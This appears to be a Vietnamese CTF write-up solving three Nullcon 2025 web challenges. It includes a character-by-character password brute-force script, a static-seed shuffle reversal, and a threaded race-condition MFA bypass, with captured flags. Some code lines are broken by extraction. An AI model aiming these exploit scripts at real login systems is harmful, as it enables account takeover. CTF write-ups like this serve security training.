



Nullcon CTF 2025

First Blood: grandmas_notes

Thử thách

337 lượt giải

✕


grandmas_notes

100

@gehaxelt

My grandma is into vibe coding and has developed this web application to help her remember all the important information. It would work be great, if she wouldn't keep forgetting her password, but she's found a solution for that, too.

<http://52.59.124.14:5015>

 source.zip

Flag

Gửi

Thử nhập tài khoản admin và mật khẩu bất kỳ

Grandma's Notes

Invalid password, but you got 0 characters correct!

Register

Username

Password (max 16 chars)

Create account

Login

Username

Password

Sign in

With <3 from @gehaxelt

Có thể thấy nó hiện có bao nhiêu ký tự trong password là đúng

→ Cần viết code khai thác brute force

```
import re
import time
import random
import string
import requests
from typing import Optional

BASE_URL = "http://52.59.124.14:5015"
LOGIN_PATH = "/login.php"

USERNAME = "admin" # thay nếu khác

# Bạn có thể thu hẹp cho nhanh (ví dụ chỉ lowercase + số)
alphabet = list(string.ascii_lowercase + string.digits + string.ascii_uppercase + "_-!@#$%^&*{}[]()=+~.,:")
random.shuffle(alphabet) # shuffle một tí để server khó rate-limit theo pattern

# Nếu site cần giữ cookie phiên cụ thể:
SESSION_COOKIE = None # ví dụ: "5587ccc721ba51582f6590286f60e00a" hoặc để None
```

```

# Từ khóa nhận diện "login thành công"
SUCCESS_KEYWORDS = [
    "Welcome", "Đăng nhập thành công", "success", "flag", "Logged in", "dashboard"
]

# Regex để móc "X ký tự đúng", "X correct", "X matches",...
COUNT_PATTERNS = [
    r"(\d+)\s*(?:ký tự|ki tu|characters?|char|correct|đúng|dung|matches?)",
    r"correct\s*=\s*(\d+)",
    r"matches\s*=\s*(\d+)",
    r">(\d+)<", # fallback thô—tránh bắt nhầm, nhưng để cuối
    r"\b(\d{1,3})\b" # mạnh tay cuối cùng (cẩn thận false positive)
]

HEADERS = {
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101 Firefox/142.0",
    "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
    "Content-Type": "application/x-www-form-urlencoded",
    "Origin": BASE_URL,
    "Referer": f"{BASE_URL}/index.php",
    "Connection": "keep-alive",
    "Upgrade-Insecure-Requests": "1",
}

def extract_count(html: str) → Optional[int]:
    lower = html.lower()
    for pat in COUNT_PATTERNS:
        m = re.search(pat, lower)
        if m:
            try:
                return int(m.group(1))
            except:
                pass
    return None

```

```

def is_success(html: str) → bool:
    low = html.lower()
    return any(k.lower() in low for k in SUCCESS_KEYWORDS)

def send_guess(sess: requests.Session, guess: str, verbose=False) → tuple
[Optional[int], bool, str]:
    data = {
        "username": USERNAME,
        "password": guess
    }
    url = f"{BASE_URL}{LOGIN_PATH}"
    r = sess.post(url, data=data, headers=HEADERS, timeout=10)
    body = r.text

    if verbose:
        print(f"[TRY] {guess!r} status={r.status_code}")

    # Nếu server redirect sau khi đúng, requests vẫn trả body của trang đích
    (theo mặc định follow redirects)
    if is_success(body):
        return None, True, body

    cnt = extract_count(body)
    return cnt, False, body

def crack(max_len: int = 64, delay: float = 0.05, verbose_every: int = 1):
    sess = requests.Session()
    if SESSION_COOKIE:
        sess.cookies.set("PHPSESSID", SESSION_COOKIE, domain="52.59.12
4.14")

    prefix = ""
    # baseline: số ký tự đúng với chuỗi trống (nếu server xử lý len=0) hoặc v
    ới ký tự sai nào đó
    baseline_cnt = 0
    # Thử baseline bằng chuỗi rỗng
    cnt, ok, body = send_guess(sess, prefix, verbose=False)

```

```

if ok:
    print("[OK] Đăng nhập thành công với mật khẩu rỗng?!")
    return ""

if cnt is not None:
    baseline_cnt = cnt
else:
    # nếu trả về None (không parse được), in gợi ý debug và dừng sớm
    print("[WARN] Không parse được số ký tự đúng từ phản hồi. In một ph
    ần nội dung để bạn chỉnh regex:")
    print(body[:500])
    print("\nHãy sửa COUNT_PATTERNS cho khớp thông điệp của bài CT
    F.")
    return None

print(f"[INFO] Baseline count: {baseline_cnt}")

for pos in range(max_len):
    found = False
    best_char = None

    # random hóa thứ tự để giảm accidental matches ở các vị trí phía sau
    random.shuffle(alphabet)

    for idx, ch in enumerate(alphabet, 1):
        guess = prefix + ch
        cnt, ok, body = send_guess(sess, guess, verbose=False)

        if ok:
            print(f"[SUCCESS] Đăng nhập thành công! password = {guess!
            r}")
            return guess

    if cnt is None:
        # In vài dòng gợi ý debug:
        print("[WARN] Không đọc được count. Response snippet:")
        print(body[:300])
        # có thể server rate-limit/ đổi thông điệp—nghỉ một nhịp rồi thử ti

```

ếp

```
        time.sleep(0.4)
        continue

        # Khi đúng ký tự, vì ta đang so sánh theo vị trí, số đúng sẽ = baseline
e_cnt + 1
        if cnt == baseline_cnt + 1:
            prefix += ch
            baseline_cnt = cnt
            found = True
            best_char = ch
            if pos % max_len == 0 or (pos+1) % max(1, verbose_every) == 0:
                print(f"[HIT] pos={pos} → '{ch}' | prefix={prefix!r} (count={cnt})")
            break


        # nhẹ tay tránh rate-limit
        time.sleep(delay)

    if not found:
        # Không ký tự nào tăng count ⇒ có thể đã kết thúc mật khẩu tại đây
        print(f"[DONE] Không có ký tự nào làm tăng count ở vị trí {pos}.")
        print(f"[RESULT] password có vẻ là: {prefix!r}")
        return prefix

print(f"[STOP] Đạt giới hạn max_len={max_len}. Kết quả tạm: {prefix!r}")
return prefix

if __name__ == "__main__":
    # Tùy server, bạn có thể tăng/giảm delay để tránh bị chặn.
    final_pw = crack(max_len=64, delay=0.05, verbose_every=1)
    print(">>> Password:", final_pw)
```

Double Kills: pwgen



Từ gợi ý ta có thể hiểu ra là nó sẽ tạo ra mật khẩu người dùng từ 1 mật khẩu mạnh có sẵn.

Bài có gợi ý thêm `/?source` vào URL để xem source code.

```
<?php
ini_set("error_reporting", 0);
ini_set("short_open_tag", "Off");

if(isset($_GET['source'])) {
    highlight_file(__FILE__);
}

include "flag.php";

$shuffle_count = abs(intval($_GET['nthpw']));

if($shuffle_count > 1000 or $shuffle_count < 1) {
```

```

    echo "Bad shuffle count! We won't have more than 1000 users anyway, b
ut we can't tell you the master password!";
    echo "Take a look at /?source";
    die();
}

srand(0x1337); // the same user should always get the same password!

for($i = 0; $i < $shuffle_count; $i++) {
    $password = str_shuffle($FLAG);
}

if(isset($password)) {
    echo "Your password is: '$password'";
}

?>

<html>
  <head>
    <title>PWgen</title>
  </head>
  <body>
    <h1>PWgen</h1>
    <p>To view the source code, <a href="/?source">click here.</a>
  </body>
</html>
Bad shuffle count! We won't have more than 1000 users anyway, but we ca
n't tell you the master password!Take a look at /?source

```

Có thể thấy ở phần nửa dưới của code là nó sẽ shuffle password gốc (chính là flag đấy) lên rồi cho người dùng dùng password.

Có thể vào <http://52.59.124.14:5003/?nthpw=1> để xem password đã bị xáo trộn (Có thể thay các giá trị bằng 2, 3, 4,... để xem các kiểu xáo trộn khác nhau của password gốc).

Mỗi user nhận 1 giá trị nthpw khác nhau nên sẽ không bị trùng password đảo nhưng nếu nhiều user có cùng 1 giá trị nthpw thì mật khẩu của họ sẽ giống nhau

→ Phải tìm ra quy tắc chạy của srand(0x1337)

```
<?php
$password= "";
for ($i= 32; $i<= 32+ 130- 1; $i++) {
    $password .= chr($i);
}
echo "$password\n";

srand(0x1337);
$shuffled= str_shuffle($password);
echo "$shuffled\n";
?>
```

Code này sẽ chạy và hiện ra quy tắc đảo


Còn code dưới này sẽ từ quy tắc đảo rồi đưa vào chuỗi gốc

```
$ cat pwgen.py
f = open("pwgen.txt", "rb")
orig = f.readline()
shuf = f.readline()

cipher = b"7F6_23Ha8:5E4N3_/e27833D4S5cNaT_1i_O46STLf3r-4AH6133b
dTO5p419U0n53Rdc80F4_Lb6_65BSeWb38f86{dGTf4}eE8__SW4Dp86_4f1
VNH8H_C10e7L62154"
for i in range(130):
    print(chr(cipher[shuf.index(orig[i])]), end="")
print()
$ php pwgen.php > pwgen.txt
$ python3 pwgen.py
ENO{N3V3r_SHUFFLE_W1TH_STAT1C_S333D_OR_B4D_TH1NGS_WiLL_H4p
p3n:-/_0d68ea85d88ba14eb6238776845542cf6fe560936f128404e8c14bd
5544636f7}
```

Triple Kills: webby


MFA: Multi-factor authentication (bảo mật nhiều lớp)



Ctrl+U cho chúng ta vài manh mối

```
<!-- user: user1 / password: user1 →  
<!-- user: user2 / password: user2 →  
<!-- user: admin / password: admin →  
<!-- Find me secret here: /?source →
```

Đăng nhập vào tài khoản admin thì nó hiện ra



Bắt chúng ta nhập token để truy cập sâu hơn

Ở gợi ý có `/?source` nhưng nếu chỉ nhập `/?source` không thì sẽ không hiện ra gì nhưng `/?source=1` thì lại được

```
import web
import secrets
import random
import tempfile
import hashlib
import time
import shelve
import bcrypt
from web import form
web.config.debug = False
urls = (
    '/', 'index',
    '/mfa', 'mfa',
    '/flag', 'flag',
    '/logout', 'logout',
)
app = web.application(urls, locals())
render = web.template.render('templates/')
session = web.session.Session(app, web.session.ShelfStore(shelve.open(
    "/tmp/session.shelf")))
FLAG = open("/tmp/flag.txt").read()

def check_user_creds(user,pw):
    users = {
        # Add more users if needed
        'user1': 'user1',
        'user2': 'user2',
        'user3': 'user3',
        'user4': 'user4',
        'admin': 'admin',
    }
    try:
        return users[user] == pw
```

```

except:
    return False

def check_mfa(user):
    users = {
        'user1': False,
        'user2': False,
        'user3': False,
        'user4': False,
        'admin': True,
    }
    try:
        return users[user]
    except:
        return False

login_Form = form.Form(
    form.Textbox("username", description="Username"),
    form.Password("password", description="Password"),
    form.Button("submit", type="submit", description="Login")
)
mfatoken = form.regex(r"^[a-f0-9]{32}$", 'must match ^[a-f0-9]{32}$')
mfa_Form = form.Form(
    form.Password("token", mfatoken, description="MFA Token"),
    form.Button("submit", type="submit", description="Submit")
)

class index:
    def GET(self):
        try:
            i = web.input()
            if i.source:
                return open(__file__).read()
        except Exception as e:
            pass
        f = login_Form()
        return render.index(f)

```

```

def POST(self):
    f = login_Form()
    if not f.validates():
        session.kill()
        return render.index(f)
    i = web.input()
    if not check_user_creds(i.username, i.password):
        session.kill()
        raise web.seeother('/')
    else:
        session.loggedIn = True
        session.username = i.username
        session._save()

    if check_mfa(session.get("username", None)):
        session.doMFA = True
        session.tokenMFA = hashlib.md5(bcrypt.hashpw(str(secrets.randbits(
random.randint(40,65))).encode(),bcrypt.gensalt(14))).hexdigest()
        #session.tokenMFA = "acbd18db4cc2f85cedef654fccc4a4d8"
        session.loggedIn = False
        session._save()
        raise web.seeother("/mfa")
    return render.login(session.get("username",None))

class mfa:
    def GET(self):
        if not session.get("doMFA",False):
            raise web.seeother('/login')
        f = mfa_Form()
        return render.mfa(f)

    def POST(self):
        if not session.get("doMFA", False):
            raise web.seeother('/login')
        f = mfa_Form()
        if not f.validates():
            return render.mfa(f)

```

```

i = web.input()
if i.token != session.get("tokenMFA",None):
    raise web.seeother("/logout")
session.loggedIn = True
session._save()
raise web.seeother('/flag')

class flag:
    def GET(self):
        if not session.get("loggedIn",False) or not session.get("username",None) == "admin":
            raise web.seeother('/')
        else:
            session.kill()
            return render.flag(FLAG)

class logout:
    def GET(self):
        session.kill()
        raise web.seeother('/')

application = app.wsgifunc()
if __name__ == "__main__":
    app.run()

```

Có race condition (tiếng việt nghe dần thối nên không dịch đâu)

Khi nhập mật khẩu và tài khoản đúng thì code sẽ thực thi lệnh dưới trong 1 khoảng thời gian ngắn trước khi đưa về false

```

session.loggedIn= True
session.username= i.username
session._save()

```

Sau khi bị ghi đè lần nữa

```
session.doMFA= True
session.tokenMFA= hashlib.md5(bcrypt.hashpw(str(secrets.randbits(random.randint(40,65))).encode(),bcrypt.gensalt(14))).hexdigest()
#session.tokenMFA = "acbd18db4cc2f85cedef654fccc4a4d8"
session.loggedIn= False
session._save()
```

Việc của chúng ta là lợi dụng thời gian delay để truy cập file flash

Attack script:

```
import requests
import concurrent.futures

r= requests.post(
    "http://52.59.124.14:5010/",
    data={
        "username": "admin",
        "password": "admin",
    },
)
cookie= r.headers["Set-Cookie"].split(";")[0]
print(r.headers, cookie)

executor= concurrent.futures.ThreadPoolExecutor(max_workers=5)

defget_flag(cookie):
    r= requests.get(
        "http://52.59.124.14:5010/flag",
        headers={"Cookie": cookie},
    )
    if "ENO" in r.text:
        print(r.text)
    else:
        print("No flag")

while True:
    r= requests.post(
```

```

"http://52.59.124.14:5010/",
headers={"Cookie": cookie},
data={
    "username": "admin",
    "password": "admin",
},
)
cookie= r.headers["Set-Cookie"].split(";")[0]
print(r.headers, cookie)
executor.submit(get_flag, cookie)

```

Output:

```

{'Content-Type': 'text/html; charset=utf-8', 'Set-Cookie': 'webpy_session_id=abbbf6513a4eea55f52fb4f6325bdeb7c6f09e29d; HttpOnly; Path=/' } webpy_session_id=abbbf6513a4eea55f52fb4f6325bdeb7c6f09e29d
{'Content-Type': 'text/html; charset=utf-8', 'Set-Cookie': 'webpy_session_id=4bf6378d312b94defd00fb8b680155af6c3135e0; HttpOnly; Path=/' } webpy_session_id=4bf6378d312b94defd00fb8b680155af6c3135e0
No flag
{'Content-Type': 'text/html; charset=utf-8', 'Set-Cookie': 'webpy_session_id=4bf6378d312b94defd00fb8b680155af6c3135e0; HttpOnly; Path=/' } webpy_session_id=4bf6378d312b94defd00fb8b680155af6c3135e0
No flag
{'Content-Type': 'text/html; charset=utf-8', 'Set-Cookie': 'webpy_session_id=4bf6378d312b94defd00fb8b680155af6c3135e0; HttpOnly; Path=/' } webpy_session_id=4bf6378d312b94defd00fb8b680155af6c3135e0
<html>
  <head>
    <title>Webby: Flag</title>
  </head>
  <body>
    <h1>Webby: Flag</h1>
    <p>ENO{R4Ces_Ar3_3ver1Wher3_Y3ah!!}</p>
    <a href="/logout">Logout</a>
  </body>
</html>

```